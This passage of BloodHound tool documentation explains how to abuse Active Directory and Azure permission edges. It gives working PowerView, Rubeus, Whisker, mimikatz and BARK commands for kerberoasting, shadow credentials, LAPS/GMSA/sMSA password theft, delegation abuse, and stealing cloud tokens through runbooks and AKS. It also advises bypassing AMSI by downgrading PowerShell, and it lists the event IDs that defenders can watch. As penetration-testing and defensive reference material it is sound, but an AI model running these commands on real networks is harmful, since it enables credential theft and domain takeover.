With GenericWrite over a user, perform a targeted kerberoasting attack. See the abuse section under the GenericAll edge for more information

**Groups**

With GenericWrite over a group, add yourself or another principal you control to the group. See the abuse info under the AddMembers edge for more information

**Computers**

With GenericWrite over a computer, perform resource-based constrained delegation against the computer. See the GenericAll edge abuse info for more information about that attack.

**GPO**

With GenericWrite on a GPO, you may make modifications to that GPO which will then apply to the users and computers affected by the GPO. Select the target object you wish to push an evil policy down to, then use the gpedit GUI to modify the GPO, using an evil policy that allows item-level targeting, such as a new immediate scheduled task. Then wait for the group policy client to pick up and execute the new evil policy. See the references tab for a more detailed write up on this abuse.

This edge can be a false positive in rare scenarios. If you have GenericWrite on the GPO with 'This object only' (no inheritance) and no other permissions in the ACL, it is not possible to add or modify settings of the GPO. The GPO's settings are stored in SYSVOL under a folder for the given GPO. Therefore, you need write access to child objects of this folder or create child objects permission. The security descriptor of the GPO is reflected on the folder, meaning permissions to write child items on the GPO are required.

#### Opsec Considerations

This will depend on which type of object you are targetting and the attack you perform. See the relevant edge for opsec considerations for the actual attack you perform.

#### References

https://www.youtube.com/watch?v=z8thoG7gPd0

---

### 4.11.18 WriteOwner

Object owners retain the ability to modify object security descriptors, regardless of permissions on the object's DACL.

This clip shows an example of abusing this edge:

#### Abuse Info

To change the ownership of the object, you may use the Set-DomainObjectOwner function in PowerView.

To abuse this privilege with PowerView's Set-DomainObjectOwner, first import PowerView into your agent session or into a PowerShell instance at the console. You may need to authenticate to the Domain Controller as the user with the password reset privilege if you are not running a process as that user.

To do this in conjunction with Set-DomainObjectOwner, first create a PSCredential object (these examples comes from the PowerView help documentation):

```
$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('TESTLAB\\dfm.a',
↪$SecPassword)
```

Then, use Set-DomainObjectOwner, optionally specifying $Cred if you are not already running a process as the user with this privilege:

```
Set-DomainObjectOwner -Credential $Cred -TargetIdentity "Domain Admins" -
↪OwnerIdentity harmj0y
```

Now, with ownership of the object, you may modify the DACL of the object however you wish. For more information about that, see the WriteDacl edge section.

### Opsec Considerations

This depends on the target object and how to take advantage of this privilege.

When using the PowerView functions, keep in mind that PowerShell v5 introduced several security mechanisms that make it much easier for defenders to see what's going on with PowerShell in their network, such as script block logging and AMSI. You can bypass those security mechanisms by downgrading to PowerShell v2, which all PowerView functions support.

Modifying permissions on an object will generate 4670 and 4662 events on the domain controller that handled the request.

### References

https://www.youtube.com/watch?v=z8thoG7gPd0

---

## 4.11.19 WriteSPN

The ability to write directly to the servicePrincipalNames attribute on a user object. Writing to this property gives you the opportunity to perform a targeted kerberoasting attack against that user.

### Abuse Info

A targeted kerberoast attack can be performed using PowerView's Set-DomainObject along with Get-DomainSPNTicket.

You may need to authenticate to the Domain Controller as the user with full control over the target user if you are not running a process as that user. To do this in conjunction with Set-DomainObject, first create a PSCredential object (these examples comes from the PowerView help documentation):

```
$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('TESTLAB\\dfm.a',
↪$SecPassword)
```

Then, use Set-DomainObject, optionally specifying $Cred if you are not already running a process as the user with full control over the target user.

```
Set-DomainObject -Credential $Cred -Identity harmj0y -SET @{serviceprincipalname=
↪'nonexistent/BLAHBLAH'}
```

After running this, you can use Get-DomainSPNTicket as follows:

```
Get-DomainSPNTicket -Credential $Cred harmj0y | fl
```

The recovered hash can be cracked offline using the tool of your choice. Cleanup of the ServicePrincipalName can be done with the Set-DomainObject command:

```
Set-DomainObject -Credential $Cred -Identity harmj0y -Clear serviceprincipalname
```

#### Opsec Considerations

Modifying the servicePrincipalName attribute will not, by default, generate an event on the Domain Controller. Your target may have configured logging on users to generate 5136 events whenever a directory service is modified, but this configuration is very rare.

#### References

https://www.harmj0y.net/redteaming/kerberoasting-revisited/

---

### 4.11.20 Owns

Object owners retain the ability to modify object security descriptors, regardless of permissions on the object's DACL

This clip shows an example of abusing object ownership:

#### Abuse Info

With ownership of the object, you may modify the DACL of the object however you wish. For more information about that, see the WriteDacl edge section.

#### Opsec Considerations

This depends on the target object and how to take advantage of this privilege.

When using the PowerView functions, keep in mind that PowerShell v5 introduced several security mechanisms that make it much easier for defenders to see what's going on with PowerShell in their network, such as script block logging and AMSI. You can bypass those security mechanisms by downgrading to PowerShell v2, which all PowerView functions support.

Modifying permissions on an object will generate 4670 and 4662 events on the domain controller that handled the request.

#### References

https://www.youtube.com/watch?v=z8thoG7gPd0

### 4.11.21 AddKeyCredentialLink

The ability to write to the "msds-KeyCredentialLink" property on a user or computer. Writing to this property allows an attacker to create "Shadow Credentials" on the object and authenticate as the principal using kerberos PKINIT.

#### Abuse Info

To abuse this privilege, use Whisker:

```
Whisker.exe add /target:<TargetPrincipal>
```

For other optional parameters, view the Whisker documentation.

#### Opsec Considerations

Executing the attack will generate a 5136 (A directory object was modified) event at the domain controller if an appropriate SACL is in place on the target object.

If PKINIT is not common in the environment, a 4768 (Kerberos authentication ticket (TGT) was requested) ticket can also expose the attacker.

#### References

https://posts.specterops.io/shadow-credentials-abusing-key-trust-account-mapping-for-takeover-8ee1a53566ab

### 4.11.22 ReadLAPSPassword

This privilege allows you to read the LAPS password from a computer

#### Abuse Info

You may need to authenticate to the Domain Controller as the user with full control over the target user if you are not running a process as that user. To do this in conjunction with Get-DomainObject, first create a PSCredential object (these examples comes from the PowerView help documentation):

```
$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('TESTLAB\\dfm.a',
↪$SecPassword)
```

Then, use Get-DomainObject, optionally specifying $Cred if you are not already running a process as the user with full control over the target user.

```
Get-DomainObject -Credential $Cred -Identity windows10 -Properties "ms-mcs-AdmPwd",
↪name
```

#### Opsec Considerations

Reading properties from LDAP is extremely low risk, and can only be found using monitoring of LDAP queries.

#### References

- https://www.specterops.io/assets/resources/an_ace_up_the_sleeve.pdf
- https://adsecurity.org/?p=3164

---

### 4.11.23 ReadGMSAPassword

This privilege allows you to read the password for a Group Managed Service Account (GMSA). Group Managed Service Accounts are a special type of Active Directory object, where the password for that object is mananaged by and automatically changed by Domain Controllers on a set interval (check the MSDS-ManagedPasswordInterval attribute).

The intended use of a GMSA is to allow certain computer accounts to retrieve the password for the GMSA, then run local services as the GMSA. An attacker with control of an authorized principal may abuse that privilege to impersonate the GMSA.';

#### Abuse Info

There are several ways to abuse the ability to read the GMSA password. The most straight forward abuse is possible when the GMSA is currently logged on to a computer, which is the intended behavior for a GMSA.

If the GMSA is logged on to the computer account which is granted the ability to retrieve the GMSA's password, simply steal the token from the process running as the GMSA, or inject into that process.

If the GMSA is not logged onto the computer, you may create a scheduled task or service set to run as the GMSA. The computer account will start the sheduled task or service as the GMSA, and then you may abuse the GMSA logon in the same fashion you would a standard user running processes on the machine (see the "HasSession" help modal for more details). Finally, it is possible to remotely retrieve the password for the GMSA and convert that password to its equivalent NT hash, then perform overpass-the-hash to retrieve a Kerberos ticket for the GMSA:

1. Build GMSAPasswordReader.exe from its source: https://github.com/rvazarkar/GMSAPasswordReader
2. Drop GMSAPasswordReader.exe to disk. If using Cobalt Strike, load and run this binary using execute-assembly

3. Use GMSAPasswordReader.exe to retrieve the NT hash for the GMSA. You may have more than one NT hash come back, one for the "old" password and one for the "current" password. It is possible that either value is valid:

```
gmsapasswordreader.exe --accountname gmsa-jkohler
```

At this point you are ready to use the NT hash the same way you would with a regular user account. You can perform pass-the-hash, overpass-the-hash, or any other technique that takes an NT hash as an input.

#### Opsec Considerations

When abusing a GMSA that is already logged onto a system, you will have the same opsec considerations as when abusing a standard user logon. For more information about that, see the "HasSession" modal's opsec considerations tab.

When retrieving the GMSA password from Active Directory, you may generate a 4662 event on the Domain Controller; however, that event will likely perfectly resemble a legitimate event if you request the password from the same context as a computer account that is already authorized to read the GMSA password.

#### References

- https://www.dsinternals.com/en/retrieving-cleartext-gmsa-passwords-from-active-directory/
- https://www.powershellgallery.com/packages/DSInternals/
- https://github.com/markgamache/gMSA/tree/master/PSgMSAPwd
- https://adsecurity.org/?p=36
- https://adsecurity.org/?p=2535
- https://www.ultimatewindowssecurity.com/securitylog/encyclopedia/event.aspx?eventID=4662

---

### 4.11.24 Contains

GPOs linked to a container apply to all objects that are contained by the container. Additionally, ACEs set on a parent OU may inherit down to child objects.

### Abuse Info

With control of an OU, you may add a new ACE on the OU that will inherit down to the objects under that OU. Below are two options depending on how targeted you choose to be in this step:

Generic Descendent Object Takeover:

The simplest and most straight forward way to abuse control of the OU is to apply a GenericAll ACE on the OU that will inherit down to all object types. Again, this can be done using PowerView. This time we will use the New-ADObjectAccessControlEntry, which gives us more control over the ACE we add to the OU.

First, we need to reference the OU by its ObjectGUID, not its name. You can find the ObjectGUID for the OU in the BloodHound GUI by clicking the OU, then inspecting the *objectid* value

Next, we will fetch the GUID for all objects. This should be '00000000-0000-0000-0000-000000000000':

```
$Guids = Get-DomainGUIDMap
$AllObjectsPropertyGuid = $Guids.GetEnumerator() | ?{$_.value -eq 'All'} | select -
↪ExpandProperty name
```

Then we will construct our ACE. This command will create an ACE granting the "JKHOLER" user full control of all descendant objects:

```
ACE = New-ADObjectAccessControlEntry -Verbose -PrincipalIdentity 'JKOHLER' -Right␣
↪GenericAll -AccessControlType Allow -InheritanceType All -InheritedObjectType
↪$AllObjectsPropertyGuid
```

Finally, we will apply this ACE to our target OU:

```
$OU = Get-DomainOU -Raw (OU GUID)
$DsEntry = $OU.GetDirectoryEntry()
$dsEntry.PsBase.Options.SecurityMasks = 'Dacl'
$dsEntry.PsBase.ObjectSecurity.AddAccessRule($ACE)
$dsEntry.PsBase.CommitChanges()
```

Now, the "JKOHLER" user will have full control of all descendent objects of each type.

Targeted Descendent Object Takeoever:

If you want to be more targeted with your approach, it is possible to specify precisely what right you want to apply to precisely which kinds of descendent objects. You could, for example, grant a user "ForceChangePassword" privilege against all user objects, or grant a security group the ability to read every GMSA password under a certain OU. Below is an example taken from PowerView's help text on how to grant the "ITADMIN" user the ability to read the LAPS password from all computer objects in the "Workstations" OU:

```
$Guids = Get-DomainGUIDMap
$AdmPropertyGuid = $Guids.GetEnumerator() | ?{$_.value -eq 'ms-Mcs-AdmPwd'} | select -
↪ExpandProperty name
$CompPropertyGuid = $Guids.GetEnumerator() | ?{$_.value -eq 'Computer'} | select -
↪ExpandProperty name
$ACE = New-ADObjectAccessControlEntry -Verbose -PrincipalIdentity itadmin -Right␣
↪ExtendedRight,ReadProperty -AccessControlType Allow -ObjectType $AdmPropertyGuid -
↪InheritanceType All -InheritedObjectType $CompPropertyGuid
$OU = Get-DomainOU -Raw Workstations
$DsEntry = $OU.GetDirectoryEntry()
$dsEntry.PsBase.Options.SecurityMasks = 'Dacl'
$dsEntry.PsBase.ObjectSecurity.AddAccessRule($ACE)
$dsEntry.PsBase.CommitChanges()
```

### Opsec Considerations

### References

- https://wald0.com/?p=179
- https://blog.cptjesus.com/posts/bloodhound15

---

## 4.11.25 AllExtendedRights

Extended rights are special rights granted on objects which allow reading of privileged attributes, as well as performing special actions.

### Abuse Info

**Users**

Having this privilege over a user grants the ability to reset the user's password. For more information about that, see the ForceChangePassword edge section

**Computers**

You may perform resource-based constrained delegation with this privilege over a computer object. For more information about that, see the GenericAll edge section.

**Domain** The AllExtendedRights privilege grants both the DS-Replication-Get-Changes and DS-Replication-Get-Changes-All privileges, which combined allow a principal to replicate objects from the domain. This can be abused using the lsadump::dcsync command in mimikatz.

### Opsec Considerations

This will depend on the actual attack performed. See the particular opsec considerations sections for the ForceChangePassword, AddMembers, and GenericAll edges for more info

### References

https://www.youtube.com/watch?v=z8thoG7gPd0

---

### 4.11.26 GPLink

A linked GPO applies its settings to objects in the linked container.

#### Abuse Info

This edge helps you understand which object a GPO applies to, and so the actual abuse is actually being performed against the GPO this edge originates from. For more info about that abuse, see the GenericAll edge section for when you have full control over a GPO.

#### Opsec Considerations

See the GenericAll edge section for opsec considerations

#### References

https://wald0.com/?p=179

---

### 4.11.27 AllowedToAct

An attacker can use this account to execute a modified S4U2self/S4U2proxy abuse chain to impersonate any domain user to the target computer system and receive a valid service ticket "as" this user.

One caveat is that impersonated users can not be in the "Protected Users" security group or otherwise have delegation privileges revoked. Another caveat is that the principal added to the msDS-AllowedToActOnBehalfOfOtherIdentity DACL *must* have a service principal name (SPN) set in order to successfully abuse the S4U2self/S4U2proxy process. If an attacker does not currently control an account with a SPN set, an attacker can abuse the default domain MachineAccountQuota settings to add a computer account that the attacker controls via the Powermad project.

This clip demonstrates how to abuse this edge:

#### Abuse Info

Abusing this primitive is currently only possible through the Rubeus project.

To use this attack, the controlled account MUST have a service principal name set, along with access to either the plaintext or the RC4_HMAC hash of the account.

If the plaintext password is available, you can hash it to the RC4_HMAC version using Rubeus:

```
Rubeus.exe hash /password:Summer2018!
```

Use Rubeus' *s4u* module to get a service ticket for the service name (sname) we want to "pretend" to be "admin" for. This ticket is injected (thanks to /ptt), and in this case grants us access to the file system of the TARGETCOMPUTER:

```
Rubeus.exe s4u /user:<trusted user> /rc4:EF266C6B963C0BB683941032008AD47F /
↪impersonateuser:admin /msdsspn:cifs/TARGETCOMPUTER.testlab.local /ptt
```

#### Opsec Considerations

To execute this attack, the Rubeus C# assembly needs to be executed on some system with the ability to send/receive traffic in the domain.

#### References

- https://eladshamir.com/2019/01/28/Wagging-the-Dog.html
- https://github.com/GhostPack/Rubeus#s4u
- https://gist.github.com/HarmJ0y/224dbfef83febdaf885a8451e40d52ff
- https://blog.harmj0y.net/redteaming/another-word-on-delegation/
- https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1
- https://github.com/Kevin-Robertson/Powermad#new-machineaccount

---

### 4.11.28 AddAllowedToAct

The ability to modify the msDS-AllowedToActOnBehalfOfOtherIdentity property allows an attacker to abuse resource-based constrained delegation to compromise the remote computer system. This property is a binary DACL that controls what security principals can pretend to be any domain user to the particular computer object.

This clip demonstrates how to abuse this edge:

#### Abuse Info

See the AllowedToAct edge section for abuse info

#### Opsec Considerations

See the AllowedToAct edge section for opsec considerations

### References

- https://eladshamir.com/2019/01/28/Wagging-the-Dog.html
- https://github.com/GhostPack/Rubeus#s4u
- https://gist.github.com/HarmJ0y/224dbfef83febdaf885a8451e40d52ff
- https://blog.harmj0y.net/redteaming/another-word-on-delegation/
- https://github.com/PowerShellMafia/PowerSploit/blob/dev/Recon/PowerView.ps1
- https://github.com/Kevin-Robertson/Powermad#new-machineaccount

---

## 4.11.29 WriteAccountRestrictions

This edge indicates the principal has the ability to write to modify several properties on the target principal, most notably the msDS-AllowedToActOnBehalfOfOtherIdentity attribute. The ability to modify the msDS-AllowedToActOnBehalfOfOtherIdentity property allows an attacker to abuse resource-based constrained delegation to compromise the remote computer system. This property is a binary DACL that controls what security principals can pretend to be any domain user to the particular computer object.

This clip demonstrates how to abuse this edge:

### Abuse Info

See the AllowedToAct edge section for abuse info

### Opsec Considerations

See the AllowedToAct edge section for opsec considerations

### References

- https://attack.mitre.org/techniques/T1098/
- https://dirkjanm.io/abusing-forgotten-permissions-on-precreated-computer-objects-in-active-directory/
- https://docs.microsoft.com/en-us/windows/win32/adschema/r-user-account-restrictions

---

### 4.11.30 TrustedBy

This edge is used to keep track of domain trusts, and maps to the direction of access.

#### Abuse Info

This edge will come in handy when analzying how to jump a forest trust to get enterprise admin access from domain admin access within a forest. For more information about that attack, see https://blog.harmj0y.net/redteaming/the-trustpocalypse/

#### References

https://blog.harmj0y.net/redteaming/the-trustpocalypse/

---

### 4.11.31 SyncLAPSPassword

A principal with this signifies the capability of retrieving, through a directory synchronization, the value of confidential and RODC filtered attributes, such as LAPS' *ms-Mcs-AdmPwd*.

#### Abuse Info

To abuse these privileges, use DirSync:

```
Sync-LAPS -LDAPFilter '(samaccountname=TargetComputer$)'
```

For other optional parameters, view the DirSync documentation.

#### Opsec Considerations

Executing the attack will generate a 4662 (An operation was performed on an object) event at the domain controller if an appropriate SACL is in place on the target object.

#### References

- https://github.com/simondotsh/DirSync
- https://simondotsh.com/infosec/2022/07/11/dirsync.html

### 4.11.32 DumpSMSAPassword

A computer with this indicates that a Standalone Managed Service Account (sMSA) is installed on it. An actor with administrative privileges on the computer can retrieve the sMSA's password by dumping LSA secrets.

#### Abuse Info

From an elevated command prompt on the computer where the sMSA resides, run mimikatz then execute the following commands:

```
privilege::debug
token::elevate
lsadump::secrets
```

In the output, find *_SC_{262E99C9-6160-4871-ACEC-4E61736B6F21}_* suffixed by the name of the targeted sMSA. The next line contains *cur/hex :* followed with the sMSA's password hex-encoded.

To use this password, its NT hash must be calculated. This can be done using a small python script:

```
# nt.py
import sys, hashlib

pw_hex = sys.argv[1]
nt_hash = hashlib.new('md4', bytes.fromhex(pw_hex)).hexdigest()

print(nt_hash)
```

Execute it like so:

```
python3 nt.py 35f3e1713d61...
```

To authenticate as the sMSA, leverage pass-the-hash.

Alternatively, to avoid executing mimikatz on the host, you can save a copy of the *SYSTEM* and *SECURITY* registry hives from an elevated prompt:

```
reg save HKLM\SYSTEM %temp%\SYSTEM & reg save HKLM\SECURITY %temp%\SECURITY
```

Transfer the files named *SYSTEM* and *SECURITY* that were saved at *%temp%* to another computer where mimikatz can be safely executed.

On this other computer, run mimikatz from a command prompt then execute the following command to obtain the hex-encoded password:

```
lsadump::secrets /system:C:\path\to\file\SYSTEM /security:C:\path\to\file\SECURITY
```

#### Opsec Considerations

Access to registry hives can be monitored and alerted via event ID 4656 (A handle to an object was requested).

#### References

- https://simondotsh.com/infosec/2022/12/12/assessing-smsa.html
- https://www.ired.team/offensive-security/credential-access-and-credential-dumping/dumping-lsa-secrets
- https://github.com/gentilkiwi/mimikatz

---

### 4.11.33 AZAddMembers

The ability to add other principals to an Azure security group

#### Abuse Info

Via the Azure portal: 1. Find the group in your tenant (Azure Active Directory -> Groups -> Find Group in list) 2. Click the group from the list 3. In the left pane, click "Members" 4. At the top, click "Add members" 5. Find the principals you want to add to the group and click them, then click "select" at the bottom 6. You should see a message in the top right saying "Member successfully added"

Via PowerZure: Add-AzureADGroup -User [UPN] -Group [Group name]

#### Opsec Considerations

The Azure activity log for the tenant will log who added what principal to what group, including the date and time.

#### References

https://powerzure.readthedocs.io/en/latest/Functions/operational.html#add-azureadgroup https://docs.microsoft.com/en-us/powershell/module/azuread/add-azureadgroupmember?view=azureadps-2.0-preview

---

### 4.11.34 AZAddOwner

This edge is created during post-processing. It is created against all App Registrations and Service Principals within the same tenant when an Azure principal has one of the following Azure Active Directory roles:

- Hybrid Identity Administrator
- Partner Tier1 Support
- Partner Tier2 Support
- Directory Synchronization Accounts

You will not see these privileges when auditing permissions against any of the mentioned objects when you use Microsoft tooling, including the Azure portal or any API.

#### Abuse Info

You can use BARK to add a new owner to the target object. The BARK function you use will depend on the target object type, but all of the functions follow a similar syntax.

These functions require you to supply an MS Graph-scoped JWT associated with the principal that has the privilege to add a new owner to your target object. There are several ways to acquire a JWT. For example, you may use BARK's Get-GraphTokenWithRefreshToken to acquire an MS Graph-scoped JWT by supplying a refresh token:

```
$MGToken = Get-GraphTokenWithRefreshToken `
    -RefreshToken "0.ARwA6WgJJ9X2qk..." `
    -TenantID "contoso.onmicrosoft.com"
```

To add a new owner to a Service Principal, use BARK's New-ServicePrincipalOwner function:

```
New-ServicePrincipalOwner `
    -ServicePrincipalObjectId "082cf9b3-24e2-427b-bcde-88ffdccb5fad" `
    -NewOwnerObjectId "cea271c4-7b01-4f57-932d-99d752bbbc60" `
    -Token $Token
```

To add a new owner to an App Registration, use BARK's New-AppOwner function:

```
New-AppOwner `
    -AppObjectId "52114a0d-fa5b-4ee5-9a29-2ba048d46eee" `
    -NewOwnerObjectId "cea271c4-7b01-4f57-932d-99d752bbbc60" `
    -Token $Token
```

#### Opsec Considerations

Any time you add an owner to any Azure object, the AzureAD audit logs will create an event logging who added an owner to what object, as well as what the new owner added to the object was.

#### References

- https://attack.mitre.org/techniques/T1098/
- https://posts.specterops.io/azure-privilege-escalation-via-service-principal-abuse-210ae2be2a5
- https://github.com/BloodHoundAD/BARK

### 4.11.35 AZAddSecret

Azure provides several systems and mechanisms for granting control of securable objects within Azure Active Directory, including tenant-scoped admin roles, object-scoped admin roles, explicit object ownership, and API permissions.

When a principal has been granted "Cloud App Admin" or "App Admin" against the tenant, that principal gains the ability to add new secrets to all Service Principals and App Registrations. Additionally, a principal that has been granted "Cloud App Admin" or "App Admin" against, or explicit ownership of a Service Principal or App Registration gains the ability to add secrets to that particular object.

#### Abuse Info

There are several ways to perform this abuse, depending on what sort of access you have to the credentials of the object that holds this privilege against the target object. If you have an interactive web browser session for the Azure portal, it is as simple as finding the target App in the portal and adding a new secret to the object using the "Certificates & secrets" tab. Service Principals do not have this tab in the Azure portal but you can add secrets to them with the MS Graph API. No matter what kind of control you have, you will be able to perform this abuse by using BARK's New-AppRegSecret or New-ServicePrincipalSecret functions.

These functions require you to supply an MS Graph-scoped JWT associated with the principal that has the privilege to add a new secret to your target application. There are several ways to acquire a JWT. For example, you may use BARK's Get-GraphTokenWithRefreshToken to acquire an MS Graph-scoped JWT by supplying a refresh token:

```
$MGToken = Get-GraphTokenWithRefreshToken -RefreshToken "0.ARwA6WgJJ9X2qk..." -
↪TenantID "contoso.onmicrosoft.com"
```

Then use BARK's New-AppRegSecret to add a new secret to the target application:

```
New-AppRegSecret -AppRegObjectID "d878..." -Token $MGToken.access_token
```

The output will contain the plain-text secret you just created for the target app:

```
New-AppRegSecret -AppRegObjectID "d878..." -Token $MGToken.access_token

Name              Value
----              -----
AppRegSecretValue odg8Q~...
AppRegAppId       4d31...
AppRegObjectId    d878...
```

With this plain text secret, you can now acquire tokens as the service principal associated with the app. You can easily do this with BARK's Get-MSGraphToken function:

```
PS /Users/andyrobbins> $SPToken = Get-MSGraphToken `
-ClientID "4d31..." `
-ClientSecret "odg8Q~..." `
-TenantName "contoso.onmicrosoft.com"
```

(continues on next page)

(continued from previous page)

```
PS /Users/andyrobbins> $SPToken.access_token
eyJ0eXAiOiJKV1QiLCJub...
```

Now you can use this JWT to perform actions against any other MS Graph endpoint as the service principal, continuing your attack path with the privileges of that service principal.

### Opsec Considerations

When you create a new secret for an App or Service Principal, Azure creates an event called "Update application - Certificates and secrets management". This event describes who added the secret to which application or service principal.

### References

- https://attack.mitre.org/techniques/T1098/
- https://posts.specterops.io/azure-privilege-escalation-via-service-principal-abuse-210ae2be2a5
- https://docs.microsoft.com/en-us/azure/active-directory/roles/assign-roles-different-scopes

---

## 4.11.36 AZAKSContributor

The Azure Kubernetes Service Contributor role grants full control of the target Azure Kubernetes Service Managed Cluster. This includes the ability to remotely fetch administrator credentials for the cluster as well as the ability to execute arbitrary commands on compute nodes associated with the AKS Managed Cluster.

### Abuse Info

You can use BARK's Invoke-AzureRMAKSRunCommand function to execute commands on compute nodes associated with the target AKS Managed Cluster.

This function requires you to supply an Azure Resource Manager scoped JWT associated with the principal that has the privilege to execute commands on the cluster. There are several ways to acquire a JWT. For example, you may use BARK's Get-ARMTokenWithRefreshToken to acquire an Azure RM-scoped JWT by supplying a refresh token:

```
$ARMToken = Get-ARMTokenWithRefreshToken `
    -RefreshToken "0.ARwA6WgJJ9X2qk..." `
    -TenantID "contoso.onmicrosoft.com"
```

Now you can use BARK's Invoke-AzureRMAKSRunCommand function to execute a command against the target AKS Managed Cluster. For example, to run a simple "whoami" command:

```
Invoke-AzureRMAKSRunCommand `
    -Token $ARMToken `
    -TargetAKSId "/subscriptions/f1816681-4df5-4a31-acfa-922401687008/resourcegroups/
↪AKS_ResourceGroup/providers/Microsoft.ContainerService/managedClusters/
↪mykubernetescluster" `
    -Command "whoami"
```

If the AKS Cluster or its associated Virtual Machine Scale Sets have managed identity assignments, you can use BARK's Invoke-AzureRMAKSRunCommand function to retrieve a JWT for the managed identity Service Principal like this:

```
Invoke-AzureRMAKSRunCommand `
    -Token $ARMToken `
    -TargetAKSId "/subscriptions/f1816681-4df5-4a31-acfa-922401687008/resourcegroups/
↪AKS_ResourceGroup/providers/Microsoft.ContainerService/managedClusters/
↪mykubernetescluster" `
    -Command \'curl -i -H "Metadata: true" "http://169.254.169.254/metadata/identity/
↪oauth2/token?resource=https://graph.microsoft.com/&api-version=2019-08-01"\'
```

If successful, the output will include a JWT for the managed identity service principal.

#### Opsec Considerations

This will depend on which particular abuse you perform, but in general Azure will create a log event for each abuse.

#### References

- https://github.com/BloodHoundAD/BARK
- https://www.netspi.com/blog/technical/cloud-penetration-testing/extract-credentials-from-azure-kubernetes-service/

---

### 4.11.37 AZAppAdmin

Principals with the Application Admin role can control tenant-resident apps.

#### Abuse Info

Create a new credential for the app, then authenticate to the tenant as the app's service principal, then abuse whatever privilege it is that the service principal has.

#### Opsec Considerations

The Azure portal will create a log even whenever a new credential is created for a service principal.

### References

https://dirkjanm.io/azure-ad-privilege-escalation-application-admin/

---

## 4.11.38 AZAutomationContributor

The Azure Automation Contributor role grants full control of the target Azure Automation Account. This includes the ability to execute arbitrary commands on the Automation Account.

### Abuse Info

You can use BARK's New-AzureAutomationAccountRunBook and Get-AzureAutomationAccountRunBookOutput functions to execute arbitrary commands against the target Automation Account.

These functions require you to supply an Azure Resource Manager scoped JWT associated with the principal that has the privilege to add or modify and run Automation Account run books. There are several ways to acquire a JWT. For example, you may use BARK's Get-ARMTokenWithRefreshToken to acquire an Azure RM-scoped JWT by supplying a refresh token:

```
$ARMToken = Get-ARMTokenWithRefreshToken `
    -RefreshToken "0.ARwA6WgJJ9X2qk..." `
    -TenantID "contoso.onmicrosoft.com"
```

Now you can use BARK's New-AzureAutomationAccountRunBook function to add a new runbook to the target Automation Account, specifying a command to execute using the -Script parameter:

```
New-AzureAutomationAccountRunBook `
    -Token $ARMToken `
    -RunBookName "MyCoolRunBook" `
    -AutomationAccountPath "https://management.azure.com/subscriptions/f1816681-4df5-
↪4a31-acfa-922401687008/resourceGroups/AutomationAccts/providers/Microsoft.
↪Automation/automationAccounts/MyCoolAutomationAccount" `
    -Script "whoami"
```

After adding the new runbook, you must execute it and fetch its output. You can do this automatically with BARK's Get-AzureAutomationAccountRunBookOutput function:

```
Get-AzureAutomationAccountRunBookOutput `
    -Token $ARMToken `
    -RunBookName "MyCoolRunBook" `
    -AutomationAccountPath "https://management.azure.com/subscriptions/f1816681-4df5-
↪4a31-acfa-922401687008/resourceGroups/AutomationAccts/providers/Microsoft.
↪Automation/automationAccounts/MyCoolAutomationAccount"
```

If the Automation Account has a managed identity assignment, you can use these two functions to retrieve a JWT for the service principal like this:

```
$Script = $tokenAuthURI = $env:MSI_ENDPOINT + "?resource=https://graph.microsoft.com/&
↪api-version=2017-09-01"; $tokenResponse = Invoke-RestMethod -Method Get -Headers @{
↪"Secret"="$env:MSI_SECRET"} -Uri $tokenAuthURI; $tokenResponse.access_token
New-AzureAutomationAccountRunBook -Token $ARMToken -RunBookName "MyCoolRunBook" -
↪AutomationAccountPath "https://management.azure.com/subscriptions/f1816681-4df5-
↪4a31-acfa-922401687008/resourceGroups/AutomationAccts/providers/Microsoft.
↪Automation/automationAccounts/MyCoolAutomationAccount" -Script $Script
Get-AzureAutomationAccountRunBookOutput -Token $ARMToken -RunBookName "MyCoolRunBook"␣
↪-AutomationAccountPath "https://management.azure.com/subscriptions/f1816681-4df5-
↪4a31-acfa-922401687008/resourceGroups/AutomationAccts/providers/Microsoft.
↪Automation/automationAccounts/MyCoolAutomationAccount"
```

If successful, the output will include a JWT for the managed identity service principal.

#### Opsec Considerations

This will depend on which particular abuse you perform, but in general Azure will create a log event for each abuse.

#### References

- https://github.com/BloodHoundAD/BARK
- https://posts.specterops.io/managed-identity-attack-paths-part-1-automation-accounts-82667d17187a

---

### 4.11.39 AZAvereContributor

Any principal granted the Avere Contributor role, scoped to the affected VM, can reset the built-in administrator password on the VM.

#### Abuse Info

The Avere Contributor role allows you to run SYSTEM commands on the VM

Via PowerZure:

- Invoke-AzureRunCommand
- Invoke-AzureRunMSBuild
- Invoke-AzureRunProgram

### Opsec Considerations

Because you'll be running a command as the SYSTEM user on the Virtual Machine, the same opsec considerations for running malicious commands on any system should be taken into account: command line logging, PowerShell script block logging, EDR, etc.

### References

- https://attack.mitre.org/tactics/TA0008/
- https://attack.mitre.org/techniques/T1021/
- https://docs.microsoft.com/en-us/azure/role-based-access-control/built-in-roles#avere-contributor

---

## 4.11.40 AZCloudAppAdmin

Principals with the Cloud App Admin role can control tenant-resident apps.

### Abuse Info

Create a new credential for the app, then authenticate to the tenant as the app's service principal, then abuse whatever privilege it is that the service principal has.

### Opsec Considerations

The Azure portal will create a log even whenever a new credential is created for a service principal.

### References

https://dirkjanm.io/azure-ad-privilege-escalation-application-admin/

---

### 4.11.41 AZContains

This indicates that the parent object contains the child object, such as a resource group containing a virtual machine, or a tenant "containing" a subscription.

---

### 4.11.42 AZContributor

The contributor role grants almost all abusable privileges in all circumstances, with some exceptions. Those exceptions are not collected by AzureHound.

#### Abuse Info

This depends on what the target object is: * **Key Vault:** You can read secrets and alter access policies (grant yourself access to read secrets) * **Automation Account:** You can create a new runbook that runs as the Automation Account, and edit existing runbooks. Runbooks can be used to authenticate as the Automation Account and abuse privileges held by the Automation Account. If the Automation Account is using a 'RunAs' account, you can gather the certificate used to login and impersonate that account. * **Virtual Machine:** Run SYSTEM commands on the VM

#### Opsec Considerations

This will depend on which particular abuse you perform, but in general Azure will create a log event for each abuse.

#### References

https://blog.netspi.com/maintaining-azure-persistence-via-automation-accounts/ https://blog.netspi.com/azure-automation-accounts-key-stores/ https://blog.netspi.com/get-azurepasswords/ https://blog.netspi.com/attacking-azure-cloud-shell/

---

### 4.11.43 AZExecuteCommand

